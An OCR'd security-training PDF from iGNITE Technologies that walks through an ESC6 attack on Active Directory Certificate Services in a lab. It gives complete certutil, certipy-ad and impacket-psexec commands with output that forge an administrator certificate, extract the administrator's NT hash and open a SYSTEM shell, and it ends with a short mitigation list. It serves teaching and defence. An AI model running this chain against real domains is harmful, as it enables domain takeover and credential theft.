
iGNITE Technologies

ADCS

ESC6



EDITF_ATTRIBUTESUBJECTALTNAME2

Contents

Introduction

The **ESC6** attack is a sophisticated **privilege escalation** technique that targets **Active Directory Certificate Services (ADCS).** By exploiting misconfigured certificate templates and overly permissive **CA** settings, attackers can stealthily acquire legitimate certificates to impersonate high-privilege accounts, such as **Domain Admins**, without resorting to exploits or brute force.

This attack takes advantage of trusted infrastructure and often evades detection. Moreover, it is enabled by insecure defaults, outdated configurations, and insufficient PKI oversight.

Overview of the ESC6 Attack

ESC6 is a privilege escalation attack that exploits misconfigured certificate templates and CA settings. Consequently, it allows attackers to impersonate privileged users using legitimate certificates, bypassing brute-force or zero-day methods.
To understand the ESC6 attack, it's important to examine the key components that enable it.

- **SAN Injection**: ESC6 exploits the SAN request attribute (+EDITF_ATTRIBUTESUBJECTALTNAME2 flag) to add additional hostnames, typically used for webserver certificates.
- **CA-Wide Vulnerability**: The flag applies globally, making any certificate template open to user enrollment exploitable.
- **Impersonating Privileged Users**: Attackers can issue certificates with a Domain or Enterprise Admin as an additional UPN, impersonating high-privilege users.
- **Unprivileged User Enrollment**: Attackers can enroll through open templates (e.g., standard User template) to authenticate as domain administrators or other privileged entities.

EDITF_ATTRIBUTESUBJECTALTNAME2 flag

The EDITF_ATTRIBUTESUBJECTALTNAME2 registry flag modifies CA behavior to allow certificate requesters to manually specify the Subject Alternative Name (SAN) field during enrollment.This includes identities like UPNs (e.g., administrator@ignite.local), DNS names, IPs, and email addresses. When enabled, it lets users inject custom SANs such as privileged UPNs making it a key enabler in ESC6 attacks.

In an ESC6 attack, this flag is crucial. When enabled, it lets attackers request certificates with a privileged user's UPN. If combined with a misconfigured template, the CA issues a valid certificate, grant the attacker to impersonate and authenticate as that user.

By default, Active Directory auto-fills SAN fields based on the requester’s identity. However, with the flag enabled, requesters gain control over the SAN, thereby creating a path for abuse.

Note: If any domain user can supply a UPN, they can impersonate any account using a misconfigured certificate template, the core idea of the ESC6 exploit.

Prerequisite

- Windows Server 2019 as Active Directory that supports PKINIT
- Domain must have Active Directory Certificate Services and Certificate Authority configured.
- Kali Linux packed with tools
- Tools: Impacket-psexec, certipy-ad

Lab Setup

In this guide, we skip the ADCS setup and foundational details covered earlier and dive straight into the ESC6 attack. We'll demonstrate how misconfigured certificate templates, combined with insecure CA settings specifically the **EDITF_ATTRIBUTESUBJECTALTNAME2** registry flag that can be exploited by a low-privileged user to inject a privileged UPN into a certificate request.

This end-to-end walkthrough demonstrates how these weaknesses can ultimately lead to full domain compromise. Moreover, attackers can achieve this by using legitimate certificates.


Let's walk through a practical scenario where an attacker compromises a low-privileged user account (raj@ignite.local). Then, the attacker identifies a misconfigured certificate template (User).

As a result, they escalate privileges to impersonate the Domain Administrator without ever needing to access their password.

From enabling the **SAN injection flag**, to crafting a **malicious certificate request**, and finally **authenticating as the Domain Admin**, we'll break down every step using **Certipy** and **Impacket-psexec**, and show how this attack unfolds silently within trusted infrastructure.

Identify Vulnerable Certificate Templates

Our attack begins on the **Certificate Authority (CA)**. By inspecting the published templates, we find that the **"User"** template is available for issuance:



***Note:** The **User** template is intended for client authentication and is commonly used for features like S/MIME or EFS. However, if misconfigured, it becomes an ideal target for **ESC6** exploitation.*

Misconfigure the CA – Enable Subject Alternative Name Injection

To make the "User" template vulnerable to ESC6, modify the CA registry to allow requesters to specify a custom SAN. As a result, this opens the door for user impersonation through crafted certificate requests.

On the CA, run the following commands:

```
net stop certsvc
```

```
C:\Users\Administrator>net stop certsvc
The Active Directory Certificate Services service is stopping.
The Active Directory Certificate Services service was stopped successfully.
```

This Stops the Certificate Services (certsvc) to safely modify registry settings.

```
certutil -setreg policy\EditFlags +EDITF_ATTRIBUTESUBJECTALTNAME2
```

```
C:\Users\Administrator>certutil -setreg policy\EditFlags +EDITF_ATTRIBUTESUBJECTALTNAME2
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\ignite-DC-CA\PolicyModules

Old Value:
  EditFlags REG_DWORD = 11014e (1114446)
    EDITF_REQUESTEXTENSIONLIST -- 2
    EDITF_DISABLEEXTENSIONLIST -- 4
    EDITF_ADDOLDKEYUSAGE -- 8
    EDITF_BASICCONSTRAINTSCRITICAL -- 40 (64)
    EDITF_ENABLEAKIKEYID -- 100 (256)
    EDITF_ENABLEDEFAULTSMIME -- 10000 (65536)
    EDITF_ENABLECHASECLIENTDC -- 100000 (1048576)

New Value:
  EditFlags REG_DWORD = 15014e (1376590)
    EDITF_REQUESTEXTENSIONLIST -- 2
    EDITF_DISABLEEXTENSIONLIST -- 4
    EDITF_ADDOLDKEYUSAGE -- 8
    EDITF_BASICCONSTRAINTSCRITICAL -- 40 (64)
    EDITF_ENABLEAKIKEYID -- 100 (256)
    EDITF_ENABLEDEFAULTSMIME -- 10000 (65536)
    EDITF_ATTRIBUTESUBJECTALTNAME2 -- 40000 (262144)
    EDITF_ENABLECHASECLIENTDC -- 100000 (1048576)
CertUtil: -setreg command completed successfully.
The CertSvc service may need to be restarted for changes to take effect.
```

Finally, this enables the flag, grant custom SAN injections and exposing the CA to the ESC6 attack.

Note: *ESC6 attacks thrive on misconfigurations, disable the EDITF_ATTRIBUTESUBJECTALTNAME2 flag using certutil -setreg policy\EditFlags -EDITF_ATTRIBUTESUBJECTALTNAME2 to block custom SAN injection and mitigate the risk.*

```
net start certsvc
```

This restarts Certificate Services to apply the changes.

```
C:\Users\Administrator>net start certsvc
The Active Directory Certificate Services service is starting.
The Active Directory Certificate Services service was started successfully.
```

In short, the process stops the service, modifies the registry to enable the vulnerability, and then restarts the service to apply the changes.

Effect: Users can now impersonate any account by specifying a custom UPN (e.g., administrator@ignite.local) in their certificate request.

Enumeration & Exploitation

Using Certipy-ad

Certipy-AD is a tool used to enumerate and exploit misconfigurations in ADCS, making it especially effective for automating ESC6 attacks involving forged certificates and privilege escalation.

Request a Malicious Certificate as a Low-Privilege User

With the template vulnerable, the attacker (user raj) requests a certificate claiming to be the **Domain Admin**:

```
certipy-ad req -u raj@ignite.local -p Password@1 -target 192.168.1.48 -ca ignite-DC-CA- -template User -upn administrator@ignite.local -dc-ip 192.168.1.48
```

```
┌──(root㉿kali)-[~]
└─# certipy-ad req -u raj@ignite.local -p Password@1 -target 192.168.1.48 -ca ignite-DC-CA -template User -upn administrator@ignite.local -dc-ip 192.168.1.48
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 15
[*] Got certificate with UPN 'administrator@ignite.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

Finally, this generates a .pfx certificate file that authenticates as administrator.

Authenticate as Domain Admin Using the Certificate

Now that we have a valid certificate for administrator. We can use Certipy to authenticate and gain access as Domain Admin:

```
Certipy-ad auth -pfx administrator.pfx -dc-ip 192.168.1.48
```

```
┌──(root㉿kali)-[~]
└─# certipy-ad auth -pfx administrator.pfx -dc-ip 192.168.1.48
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@ignite.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@ignite.local': aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38
```

Finally, this dumps the NTLM hashes in the session, grant us to authenticate as the targeted user.

Post Exploitation

Lateral Movement & Privilege Escalation using impacket-psexec

Use Impacket's psexec to spawn a SYSTEM shell on remote machines via SMB.

Run the command

```
impacket-psexec ignite.local/administrator@ignite.local -hashes :32196b56ffe6f45e294117b91a83bf38
```

```
┌──(root㉿kali)-[~]
└─# impacket-psexec ignite.local/administrator@ignite.local -hashes :32196b56ffe6f45e294117b91a83bf38
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on ignite.local.....
[*] Found writable share ADMIN$
[*] Uploading file MlPFpQBr.exe
[*] Opening SVCManager on ignite.local.....
[*] Creating service tivG on ignite.local.....
[*] Starting service tivG.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.292]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Mitigation

- **Disable** EDITF_ATTRIBUTESUBJECTALTNAME2 unless strictly necessary.
- **Restrict enrollment rights** on certificate templates.
- **Monitor** cert requests with not normal SAN/UPN values.
- Use tools like **Certipy** to audit ADCS.

To learn more about Active Directory Certification Attack. Follow this **Link.**


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux